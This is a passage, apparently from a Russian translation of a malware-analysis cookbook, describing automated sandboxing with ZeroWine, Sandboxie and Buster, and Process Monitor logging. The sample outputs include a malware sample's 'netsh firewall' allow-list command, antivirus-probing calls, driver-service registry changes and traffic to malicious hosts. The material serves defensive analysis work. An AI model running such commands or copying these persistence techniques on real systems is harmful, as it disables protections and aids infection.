INLINE   IEXPLORE.EXE   1236   WSASend     0x71ab68fa => jmp 0xdd64fd
INLINE   IEXPLORE.EXE   1236   closesocket 0x71ab3e2b => jmp 0xdd6691
INLINE   IEXPLORE.EXE   1236   recv        0x71ab676f => jmp 0xdd6446
INLINE   IEXPLORE.EXE   1236   send        0x71ab4c27 => jmp 0xdd63d3
[REMOVED]
```

API TShark создаёт следующую сводку сетевого трафика. В ней приведена разбивка по диалогам, протоколам и HTTP-запросам.

```
###################################################################
# Network Traffic
###################################################################
192.168.1.99 -> 8.8.8.8      DNS Standard query A aahydrogen.com
192.168.1.99 -> 8.8.8.8      DNS Standard query A bastocks.com
8.8.8.8 -> 192.168.1.99 DNS Standard query response A 195.2.252.156
192.168.1.99 -> 195.2.252.156 TCP 39827 > http [SYN] Seq=0 Len=0
192.168.1.99 -> 195.2.252.156 TCP 37449 > http [SYN] Seq=0 Len=0
[REMOVED]
===================================================================
Protocol Hierarchy Statistics
Filter: frame

frame                                    frames:1094 bytes:619914
  eth                                    frames:1094 bytes:619914
    ip                                   frames:1093 bytes:619854
      udp                                frames:25 bytes:2295
        dns                              frames:18 bytes:1629
        data                             frames:1 bytes:114
        nbns                             frames:6 bytes:552
      tcp                                frames:1068 bytes:617559
        http                             frames:55 bytes:13790
          data-text-lines                frames:6 bytes:1727
        tcp.segments                     frames:11 bytes:11873
          http                           frames:11 bytes:11873
            xml                          frames:4 bytes:4736
            data-text-lines              frames:7 bytes:7137
    arp                                  frames:1 bytes:60
===================================================================
 IP Addresses            value             rate        percent
-------------------------------------------------------------------
 IP Addresses            1093       0.042051
  192.168.1.99           1086       0.041782          99.36%
  8.8.8.8                  18       0.000693           1.65%
  72.246.30.91             49       0.001885           4.48%
  195.2.252.152           786       0.030240          71.91%
  195.2.252.156            73       0.002809           6.68%
  192.168.1.112             7       0.000269           0.64%
  255.255.255.255           1       0.000038           0.09%
  173.208.162.2             3       0.000115           0.27%
  94.75.233.243           138       0.005309          12.63%
  192.168.1.255             6       0.000231           0.55%
  85.17.239.20              9       0.000346           0.82%
  91.188.60.10             10       0.000385           0.91%
===================================================================
 HTTP/Requests                          value       rate       percent
-------------------------------------------
 HTTP Requests by HTTP Host             33       0.001342
  aahydrogen.com                        14       0.000569    42.42%
   /ufwnltbz/wzdcjrp.php?adv=adv448      1       0.000041     7.14%
   /ufwnltbz/fwelcx.php?adv=adv448       1       0.000041     7.14%
   /ufwnltbz/oriqbjdp.php?adv=adv448     1       0.000041     7.14%
   /ufwnltbz/yptozgozmu.php?adv=adv448   1       0.000041     7.14%
   /ufwnltbz/hyfahpxiq.php?adv=adv448    1       0.000041     7.14%
   /ufwnltbz/imwaic.php?adv=adv448       1       0.000041     7.14%
   /ufwnltbz/fjnvpk.php?adv=adv448       1       0.000041     7.14%
   /ufwnltbz/hypwhc.php?adv=adv448       1       0.000041     7.14%
   /ufwnltbz/rvqxfn.php?adv=adv448       1       0.000041     7.14%
   /ufwnltbz/kkemu.php?adv=adv448        1       0.000041     7.14%
   /ufwnltbz/fwevpovto.php?adv=adv448    1       0.000041     7.14%
   /ufwnltbz/gnemtrzxsn.php?adv=adv448   1       0.000041     7.14%
  bastocks.com                          7       0.000285    21.21%
   /ufwnltbz/fwelcx.php?adv=adv448       1       0.000041    14.29%
   /ufwnltbz/wzdcjrp.php?adv=adv448      1       0.000041    14.29%
   /ufwnltbz/imwaic.php?adv=adv448       1       0.000041    14.29%
   /ufwnltbz/fjnvpk.php?adv=adv448       1       0.000041    14.29%
   /ufwnltbz/fwevpovto.php?adv=adv448    1       0.000041    14.29%
   /ufwnltbz/gnemtrzxsn.php?adv=adv448   1       0.000041    14.29%
```

```
indll.info                                1       0.000041     3.03%
 /mn/mn.php?ver=H1                        1       0.000041   100.00%
```

Прочие системы

В этом разделе описаны альтернативные способы автоматизированного анализа вредоносных программ. Если вы не хотите разрабатывать собственное решение, инструменты из следующих рецептов, ZeroWine и Buster, могут удовлетворить ваши потребности: они в той или иной степени заранее оснащены основными средствами наблюдения за API, обнаружения изменений файловой системы и реестра и создания поведенческих отчётов.

Рецепт 8-8. Автоматизированный анализ посредством ZeroWine и QEMU

ZeroWine[11] Джоксиана Корета (Joxean Koret) - песочница вредоносных программ с открытым исходным кодом, распространяемая как заранее собранная виртуальная машина QEMU под управлением Debian. Система Debian содержит веб-интерфейс для загрузки образцов вредоносных программ, которые затем выполняются посредством Wine. Wine эмулирует вызовы Windows API и позволяет вредоносной программе взаимодействовать с файловой системой, реестром и сетью, как на настоящей машине Windows. В режиме отладки Wine может регистрировать вызовы API, создавая записи о действиях вредоносной программы. Среди дополнительных возможностей - обнаружение нескольких приёмов против эмуляторов и виртуализации, вывод строк и сведений о заголовке PE-файла.

Проект ZeroWine Tryouts[12], сопровождаемый Чхэ Чон Бином (Chae Jong Bin), основан на исходном пакете ZeroWine. Он добавляет несколько новых функций, включая обновлённый образ QEMU, обработку PDF-файлов, поиск ранее созданных отчётов по контрольной сумме, перехват пакетов посредством `tcpdump` и определение изменений реестра и файловой системы.

Оба проекта можно быстро настроить. Даже с учётом загрузки пакета систему, вероятно, удастся запустить менее чем за 10 минут. Начать работу с ZeroWine Tryouts можно следующим образом:

1. Установите QEMU на узловую машину, где будет выполняться ZeroWine. Теоретически узлом может служить Windows или Mac OS X, поскольку QEMU устанавливается в обеих системах, однако в демонстрациях далее используется Ubuntu. Для установки введите:

```
$ sudo apt-get install qemu-kvm
```

2. Загрузите со страницы ZeroWine Tryouts на SourceForge и распакуйте архив с заранее собранной виртуальной машиной QEMU.

3. Запустите виртуальную машину QEMU прилагаемым сценарием:

```
$ cat start-img.sh
#!/bin/sh
qemu -hda zerowine.img -boot c -m 1024 -redir tcp:8000::8000 \
     -redir tcp:2022::22
$ ./start-img.sh
```

4. Некоторые процессоры не поддерживают KVM, например процессоры Intel без технологии VT, из-за чего при запуске QEMU могут возникнуть проблемы. В таком случае следует либо использовать изменённую версию QEMU без KVM, либо преобразовать образ QEMU в образ

VMware. Для второго варианта QEMU всё равно должен быть установлен на узле, чтобы выполнить преобразование:

```
$ qemu-img convert zerowine.img -O vmdk zerowine.vmdk
```

Теперь откройте VMware и создайте новую виртуальную машину. Во время настройки выберите **use existing virtual disk file**, а затем файл `zerowine.vmdk`.

5. Загрузите виртуальную машину и войдите в консоль. Имена пользователей и пароли двух заранее настроенных учётных записей: `root/zerowine1` и `malware/malware1`. Узнайте IP-адрес машины командой `ifconfig`, затем откройте его порт 8000 в веб-браузере. Должна появиться форма загрузки, показанная на рисунке 8-5.

В форме можно выбрать, как долго вредоносная программа будет выполняться до начала анализа и сколько секунд следует ждать перед попыткой выгрузить память процесса. ZeroWine обращается к сегментам памяти посредством Python ptrace, что должно дать распакованную копию образца. На рисунке 8-6 показана страница с результатами образца после завершения анализа.




Рисунок 8-5. Веб-интерфейс ZeroWine Tryouts



Рисунок 8-6. Просмотр результатов анализа

Отчёт

В этом разделе показаны результаты выполнения Wine в режиме отладки: функции API и параметры, использованные вредоносной программой во время выполнения.

```
Call KERNEL32.ExpandEnvironmentStringsW(003548d0 \
     L"%systemroot%\\system32\\drivers\\",00370420,00000104) \
     ret=00352b02
trace:ntdll:NtOpenProcessTokenEx \
    (0xffffffff,0x00000028,0x00000000,0x32fd68)
trace:ntdll:NtAdjustPrivilegesToken \
    (0x48,0x00000000,0x32fd80,0x00000010,0x32fd70,0x32fd6c)
Call KERNEL32.VirtualAlloc(00000000,00000058,00003000,00000004) \
    ret=00351653
Call KERNEL32.CreateFileW(00380000 \
    L"C:\\windows\\system32\\drivers\\jzoucpymqng.sys", \
    40000000,00000000,00000000,00000002,00000080,00000000) \
    ret=00351772
```

Заголовки файла

В этом разделе показаны результаты определения типа файла посредством TrID, определения упаковщика посредством PEiD и значения заголовков PE/COFF, включая импорты, экспорты и каталоги ресурсов, полученные посредством pefile.

```
----------Imported symbols----------

[IMAGE_IMPORT_DESCRIPTOR]
OriginalFirstThunk:            0x1314
Characteristics:               0x1314
TimeDateStamp:                 0x0  [Thu Jan  1 00:00:00 1970 UTC]
ForwarderChain:                0x0
Name:                          0x1396
FirstThunk:                    0x1000

KERNEL32.dll.RtlMoveMemory Hint[726]
KERNEL32.dll.GetLastError Hint[369]
KERNEL32.dll.GetProcAddress Hint[416]
KERNEL32.dll.VirtualAlloc Hint[897]
KERNEL32.dll.LoadLibraryA Hint[594]
KERNEL32.dll.GetModuleHandleA Hint[383]
```

Строки файла

Здесь показаны все удобочитаемые строки, извлечённые из образца. Если образец упакован, строк может быть немного, но при необходимости можно загрузить выгруженный процесс, как показано на рисунке 8-6, и вручную запустить для него `strings`.

Сигнатуры

В этом разделе находится сокращённая версия журналов API, содержащая только записи, обозначенные как подозрительные. Можно заранее настроить список подозрительных терминов в форме регулярных выражений, совпадающих с именами DLL, именами API или любыми параметрами API. Для этого откройте файл `/home/malware/zerowine/cgi-bin/calls.py`. В следующем примере вывода видны вызовы API, отмеченные стандартным списком подозрительных терминов из `calls.py`.

```
Call user32.FindWindowA(003547b0 "____AVP.Root",00000000) \
     ret=003528be
Call advapi32.RegOpenKeyA(80000002, \
     00354720 \
     "SOFTWARE\\Avira\\AntiVir PersonalEdition Classic",0032fd34) \
     ret=003525be
Call KERNEL32.WinExec(00354820 \
     "netsh firewall set allowedprogram \"services.exe\" enable",00000000)\
     ret=00352ae3
```

Различия

В этом разделе показаны изменения файловой системы и реестра, вызванные вредоносной программой. Перед её запуском ZeroWine создаёт список файлов на эмулируемом диске Windows, сохраняя вывод `ls` для каталогов `~/.wine/drive_c` и `~/.wine/drive_d`. После выполнения вредоносной программы ZeroWine снова применяет `ls` и командой `diff` определяет, какие файлы были добавлены или удалены. Перед следующим анализом система распаковывает `/home/malware/backup/backup.tar.gz` и перезаписывает всё содержимое `~/.wine`, восстанавливая файловую систему. В следующем примере видно, что вредоносная программа создала `15870.exe` и `jzoucpymqng.sys`, а затем зарегистрировала файл `.sys` как службу.

```
c:/users/malware/Temp/15870.exe
c:/windows/system32/drivers/jzoucpymqng.sys

--- /home/malware/.winebackup/system.reg    2010-03-23 18:18:32.00000000
+++ /home/malware/.wine/system.reg  2010-05-19 18:50:31.000000000 +0200

@@ -20227,0 +20231 @@
+"PendingFileRenameOperations"=str(7):
      "\\??\\C:\\windows\\system32\\drivers\\jzoucpymqng.sys\0\0"
@@ -20287,0 +20292,6 @@
+[System\\CurrentControlSet\\Services\\jzoucpymqng.sys] 1274287827
+"ErrorControl"=dword:00000000
+"ImagePath"=str(2):
      "\\??\\C:\\windows\\system32\\drivers\\jzoucpymqng.sys"
+"Start"=dword:00000002
+"Type"=dword:00000002
+
```

Сведения о пакетах

В среде Wine сетевые API Windows полностью работоспособны. ZeroWine посредством `tcpdump` перехватывает пакеты, созданные вредоносной программой, а затем выводит результаты на веб-странице с параметром `-vvv`, то есть с максимальной подробностью. Полный файл pcap также можно загрузить со страницы анализа, как показано на рисунке 8-6.

ZeroWine и ZeroWine Tryouts способны предоставить полезную информацию. Они объединяют две интересные технологии, QEMU и Wine, и позволяют выполнять дополнительные задачи

сценариями Python. Однако на этой платформе песочницы вредоносная программа находится далеко от своей естественной среды. Получить хорошие результаты для руткитов уровня ядра или полные дампы системной памяти не удастся.

Рецепт 8-9. Автоматизированный анализ посредством Sandboxie и Buster

Sandboxie[13] - приложение для Windows, которое выполняет программы в изолированной среде и предотвращает постоянные изменения компьютера. Инструмент предназначен для безопасного просмотра веб-страниц и повышения конфиденциальности, но многие его свойства подходят для анализа вредоносных программ. В этом рецепте показано совместное применение Sandboxie и Buster Sandbox Analyzer[14], который обеспечивает автоматизированный анализ и создание отчётов. Хотя Sandboxie должна предотвращать изменения системы, всё же рекомендуется выполнять её внутри виртуальной машины на случай, если образцу вредоносной программы удастся выйти из песочницы.

Sandboxie

Создаваемая Sandboxie песочница похожа на окружение `chroot` в Unix. Программы в песочнице могут создавать файлы и изменять ключи реестра, но изменения прозрачно перенаправляются в специально назначенное место. Вот некоторые важные особенности песочницы:

• **Изоляция файловой системы.** Стандартная песочница пользователя Administrator находится, например, по пути `C:\Sandbox\Administrator\DefaultBox`. Если вредоносная программа пытается поместить файл в `C:\WINDOWS\system32\bad.exe`, песочница сохраняет его в `C:\Sandbox\Administrator\DefaultBox\drive\C\WINDOWS\system32\bad.exe`. Тот же принцип применяется к записи по любым другим путям, включая удалённые и сетевые диски, а также к попыткам прямой записи в `\\.\PhysicalDrive0`.
• **Изоляция реестра.** Песочница перехватывает попытки изменить реестр и перенаправляет изменения в файл куста реестра `C:\Sandbox\Administrator\DefaultBox\RegHive`, не затрагивая рабочий реестр.
• **Изоляция сети.** Песочница может блокировать доступ к Интернету по имени процесса или файла. Также Sandboxie позволяет полностью блокировать доступ к Интернету во время анализа образцов вредоносных программ.
• **Изоляция памяти и других ресурсов.** Понижая привилегии процессов при их запуске, Sandboxie может помешать вредоносной программе загружать драйверы ядра, обращаться к памяти другого процесса, изменять конфигурацию оборудования и обращаться к окнам, принадлежащим другому процессу.

Buster Sandbox Analyzer

Buster Sandbox Analyzer работает поверх Sandboxie и позволяет анализировать вредоносные программы вручную или автоматически. Buster можно применять для следующих целей:

• **Обнаружение изменений.** По журналам Sandboxie обнаруживаются изменения файловой системы, реестра и сети, например открытые порты.
• **Наблюдение за API.** Sandboxie позволяет указать DLL для внедрения в процессы песочницы. Buster использует эту возможность и включает файл `log_api.dll`, выполняющий регистрацию.

• **Создание отчётов.** Buster содержит несколько эвристик, интерпретирующих журналы Sandboxie и создающих нетехнический отчёт о поведении вредоносной программы.
• **Исследование системы.** Buster включает полный набор утилит для исследования системы и (или) компонентов анализируемой вредоносной программы: обозреватель памяти, обозреватель перехваченных пакетов, обозреватель PE-файлов, обозреватель процессов, дизассемблер файлов, утилиту хеширования, шестнадцатеричный редактор, сканер сигнатур упаковщиков и утилиту строк.

Применение Sandboxie и Buster

Чтобы начать работу с инструментами, выполните следующие действия:

1. Установите Sandboxie и Buster Sandbox Analyzer на виртуальную машину по ссылкам в начале рецепта. Для установки Buster достаточно распаковать архив на диск; рекомендуется `C:\bsa`.

2. Откройте панель управления Sandboxie и выберите **Configuration > Edit Configuration**. Добавьте следующие две строки в раздел `[DefaultBox]` файла `Sandboxie.ini`:

```
InjectDll=c:\bsa\log_api.dll
OpenWinClass=TFormBSA
```

На рисунке 8-7 показано, как открыть файл `Sandboxie.ini` и как должны выглядеть внесённые изменения.



Рисунок 8-7. Настройка Sandboxie для внедрения DLL наблюдения за API

3. Дважды щёлкните `BSA.EXE`, чтобы открыть Buster Sandbox Analyzer. Укажите путь к каталогу песочницы, как на рисунке 8-8, и нажмите **Start Analysis**.



Рисунок 8-8. Настройка Buster Sandbox Analyzer

4. С помощью панели управления Sandboxie выполните образцы вредоносных программ, которые требуется проанализировать. Все дочерние процессы, созданные вредоносной программой, автоматически выполняются в той же изолированной песочнице. Чтобы выбрать процесс, щёлкните имя песочницы и выберите **Run Sandboxed > Run Any Program**, как показано на рисунке 8-9.

5. Позвольте вредоносной программе выполняться столько, сколько требуется. На рисунке 8-10 видно, что дочерние процессы `sup.exe`, `cmd.exe` и `a_friend.exe`, созданные вредоносной программой, также удерживаются в песочнице. Один из исполняемых файлов создал окно, замаскированное под Macromedia Flash Player. Кроме того, в журналах API Buster видно создание различных других файлов в системе.



Рисунок 8-9. Выбор процесса для выполнения в песочнице




Рисунок 8-10. Buster регистрирует вызовы API, а Sandboxie удерживает новые процессы

6. Завершив выполнение вредоносной программы, выберите в панели управления Sandboxie **Sandbox DefaultBox > Terminate Programs**, а в приложении Buster нажмите **Stop Analysis**.

7. Для просмотра отчётов нажмите **Malware Analyzer** в приложении Buster, чтобы увидеть список обнаруженных действий, или выберите **Viewers > View Report**. Вид отчёта показан на рисунке 8-11.



Рисунок 8-11. Отчёт Buster об анализе вредоносной программы

Как видно, отчёт содержит сведения, позволяющие идентифицировать образец вредоносной программы, в том числе размер файла, упаковщик и хеши, а также списки изменений файловой

системы и реестра. Сведения о процессах и окнах на рисунке 8-11 не показаны, но находятся в нижней части отчёта.

Главное преимущество Sandboxie и Buster заключается в том, что система фактически не заражается. На этом этапе возвращать виртуальную машину к чистому состоянию не требуется, если, конечно, вредоносная программа не вышла из песочницы. Если открыть каталог песочницы, как показано на рисунке 8-12, там сохраняются все сброшенные файлы. Более того, после каждого анализа можно создавать ZIP-архив всего содержимого `C:\Sandbox\Administrator\DefaultBox\drive\C`, быстро собирая все файлы, созданные или изменённые вредоносной программой.

Sandboxie также прекрасно подходит для совместного применения с браузером при исследовании потенциально опасных веб-сайтов. Если система будет успешно скомпрометирована через уязвимости браузера, можно будет получить копии всех загруженных в неё вредоносных программ. Дополнительные сведения об автоматизации анализа средствами этого рецепта приведены в публикации о Buster Sandbox Analyzer[15] на форумах Sandboxie и в руководстве на сайте Raymond[16].



Рисунок 8-12. Sandboxie сохраняет все файлы, созданные во время выполнения вредоносной программы

Сноски

[1] [назад] http://www.virtualbox.org/
[2] [назад] http://honeynet.org.au/?q=node/10
[3] [назад] http://forums.virtualbox.org/viewtopic.php?t=8046
[4] [назад] http://forensicir.blogspot.com/2008/01/virtualbox-and-forensics-tools.html
[5] [назад] http://forums.virtualbox.org/viewtopic.php?f=7&t=52&start=15
[6] [назад] http://www.virtualbox.org/browser/trunk/src/VBox/ImageMounter
[7] [назад] http://www.vmware.com/support/developer/vix-api/
[8] [назад] http://code.google.com/p/sulley/source/browse/trunk/vmcontrol.py
[9] [назад] http://chaosreader.sourceforge.net/
[10] [назад] http://www.mcgrewsecurity.com/2010/07/09/pcapline-py-and-the-anns-aurora-network-forensics-challenge/
[11] [назад] http://sourceforge.net/projects/zerowine/
[12] [назад] http://sourceforge.net/projects/zerowine-tryout/
[13] [назад] http://www.sandboxie.com/
[14] [назад] http://bsa.isoftware.nl/
[15] [назад] http://www.sandboxie.com/phpbb/viewtopic.php?t=6557
[16] [назад] http://www.raymond.cc/blog/archives/2010/07/30/buster-sandbox-analyzer-makes-sandboxie-stronger/

Глава 9. Динамический анализ

Динамический анализ - это выполнение вредоносной программы в контролируемой среде с целью наблюдения за её поведением. Этот метод позволяет быстро получить сведения о созданных файлах и ключах реестра, посещённых веб-сайтах и других действиях. Если у вас нет большого опыта работы с IDA Pro или времени на тщательный статический анализ кода, динамический анализ поможет быстро составить первоначальное представление о возможностях вредоносной программы.

Цель этой главы - не дать исчерпывающий перечень действий при динамическом анализе. Например, перехват сетевого трафика, рассмотренный в главах 7 и 8, здесь повторно не обсуждается. Задача главы - показать, как работают инструменты динамического анализа, чтобы вы понимали их сильные и слабые стороны и могли выбрать подходящий инструмент. Кроме того, будут представлены новые инструменты и методы для фиксации поведения образца вредоносной программы и взаимодействия с ним во время выполнения.

Прежде чем читать главу и выполнять описанные действия, подготовьте безопасную изолированную лабораторную среду, подобную рассмотренным в главе 7.

Обнаружение изменений, которые вредоносная программа вносит в систему, является ключевой частью динамического анализа. Однако число файлов и ключей реестра, изменяемых в простаивающей системе или вследствие работы средств наблюдения, может оказаться чрезмерным. Чтобы получить максимальную отдачу, необходимо познакомиться с «нормальными» изменениями и научиться отличать их от артефактов вредоносной программы. Полезно определить изменения, возникающие при выполнении безвредного кода, например `notepad.exe`, `calc.exe` или Internet Explorer.

Ниже кратко представлены разные методы обнаружения изменений:

• **Инструменты на основе перехватов.** Перехватывают функции API в пользовательском режиме или режиме ядра и показывают вносимые в систему изменения. Примеры: Process Monitor (рецепт 9-1) и `pymon.py` (рецепт 11-12).
• **Инструменты на основе различий.** Также называются мониторами установки. Они делают снимок файловой системы и реестра до и после выполнения программы, а затем сравнивают снимки и показывают изменения. Примеры: Regshot, InCtrl5 и Winanalysis (рецепт 9-2).
• **Инструменты на основе уведомлений.** Регистрируют процедуры уведомления, которые система автоматически вызывает при наступлении событий, например создании каталога или удалении файла. Примеры: Process Monitor, совмещающий этот метод с перехватами, и Preservation (рецепт 9-10).

В таблице 9-1 сравниваются возможности этих инструментов.

Таблица 9-1. Сравнение инструментов обнаружения изменений

Характеристика	На основе перехватов	На основе различий	На основе уведомлений	Пояснение
Перехватывает функции API	Да	Нет	Нет	Инструменты на основе перехватов обычно создают самые подробные отчёты, поскольку имеют доступ к аргументам (вводу) и возвращаемым значениям (выводу) наблюдаемых функций API. Поэтому они видят взаимодействие программы с ОС.
Регистрирует неудачные действия	Да	Нет	Нет	Инструменты на основе перехватов способны сообщать о неудачных попытках внести изменения. Например, вредоносная программа может попытаться изменить файл, но не иметь необходимых разрешений. Даже неудавшееся действие остаётся значимым.
Регистрирует временные файлы	Да	Нет	Да	Инструменты на основе различий не обнаруживают временные файлы, созданные после первого снимка и удалённые до второго. Это существенно, поскольку вредоносные программы часто сбрасывают файл, используют его и затем удаляют.
Различает виды изменений	Да	Зависит от инструмента	Нет	Инструменты на основе перехватов могут показать изменение размера или атрибутов файла, например установку атрибутов скрытого, системного или архивного файла, а также присоединение альтернативного потока данных (см. рецепт 10-1). Другие инструменты сообщают лишь имена изменённых файлов.

Характеристика	На основе перехватов	На основе различий	На основе уведомлений	Пояснение
Показывает изменения почти в реальном времени	Да	Нет	Да	Инструменты на основе перехватов и уведомлений показывают изменения по мере их появления. Инструменты на основе различий сообщают о них только после второго снимка.
Показывает процесс, ответственный за изменение	Да	Нет	Нет	Инструменты на основе перехватов могут определить имя и уникальный идентификатор процесса, внесшего изменение. Это важно, если требуется показать только новые файлы, созданные конкретным процессом.
Показывает временной порядок	Да	Нет	Да	Инструменты на основе перехватов и уведомлений регистрируют действия в порядке их выполнения. Инструменты на основе различий обычно не связывают изменения с временными метками.

Рецепты этого раздела содержат примеры инструментов обнаружения изменений каждой категории из таблицы 9-1. Перед началом необходимо учитывать общую слабость всех методов: их могут обойти или отключить руткиты, установленные во время выполнения анализируемой вредоносной программы. Обнаружение руткитов рассматривается далее в главе 10, а не здесь. Тем не менее средства поиска руткитов можно включать в процедуру динамического анализа.

Рецепт 9-1. Регистрация вызовов API посредством Process Monitor

Process Monitor[1] объединяет известные инструменты Filemon и Regmon от Sysinternals. Он регистрирует подробные сведения о действиях, связанных с файловой системой, реестром, сетью, процессами и потоками. Process Monitor сочетает подходы на основе перехватов и уведомлений. Он загружает драйвер ядра, перехватывающий такие функции, как `ZwDeleteKey` и `ZwSetValueKey`, для наблюдения за реестром. Однако сетевую активность он фиксирует посредством Event Tracing for Windows (ETW), то есть без перехватов. Для наблюдения за процессами и потоками также применяются процедуры уведомления; подробнее см. рецепт 9-10.

По умолчанию Process Monitor показывает следующие столбцы:

• **Time of day:** время зарегистрированного действия; столбец можно переключить на интервал с предыдущего действия;
• **Process:** имя процесса, выполнившего регистрируемое действие;
• **PID:** идентификатор процесса;
• **Operation:** вызванная функция API или, в некоторых случаях, краткое описание действия, например **Process Create**;
• **Path:** путь к объекту, файлу или ключу реестра, над которым выполняется действие;
• **Result:** состояние успешного или неудачного завершения операции;
• **Details:** сведения, зависящие от операции; например, для открытия файла здесь указывается требуемый уровень доступа, чтение или запись.

На рисунке 9-1 показано создание фильтра, при котором Process Monitor регистрирует только изменения, внесённые процессами с именем `cmd.exe`. Фильтры можно задавать и по другим критериям, например идентификатору процесса или выполняемой операции.

Применив фильтр, нажмите значок увеличительного стекла, чтобы начать захват. Затем выполните анализируемую вредоносную программу. Для поиска признаков определённого поведения можно использовать графический интерфейс Process Monitor. Другой вариант - экспортировать результаты в текстовый файл и применить `findstr` в Windows или `grep` в Unix.

Регистрация действий во время загрузки

Вредоносные программы разными способами переживают перезагрузку, сохраняя присутствие на заражённой машине. Автоматический запуск при загрузке системы осложняет анализ: вредоносная программа может завершить свои действия до запуска средств наблюдения. Если выбрать **Options > Enable Boot Logging**, Process Monitor начнёт фиксировать API при следующей перезагрузке. Это важно, поскольку действия регистрируются с момента создания `smss.exe`, первого пользовательского процесса.

Это позволяет записать происходящее в системе ещё до запуска таких процессов, как `csrss.exe`, `winlogon.exe` и `explorer.exe`. На рисунке 9-2 показан пример регистрации загрузки.




Рисунок 9-1. Фильтрация вызовов API по имени процесса




Рисунок 9-2. Регистрация последовательности загрузки

Ещё один пример применения Process Monitor приведён в рецепте 13-4. Там же имеется видео на DVD, показывающее настройку фильтров Process Monitor, выделение и изоляцию определённых действий.

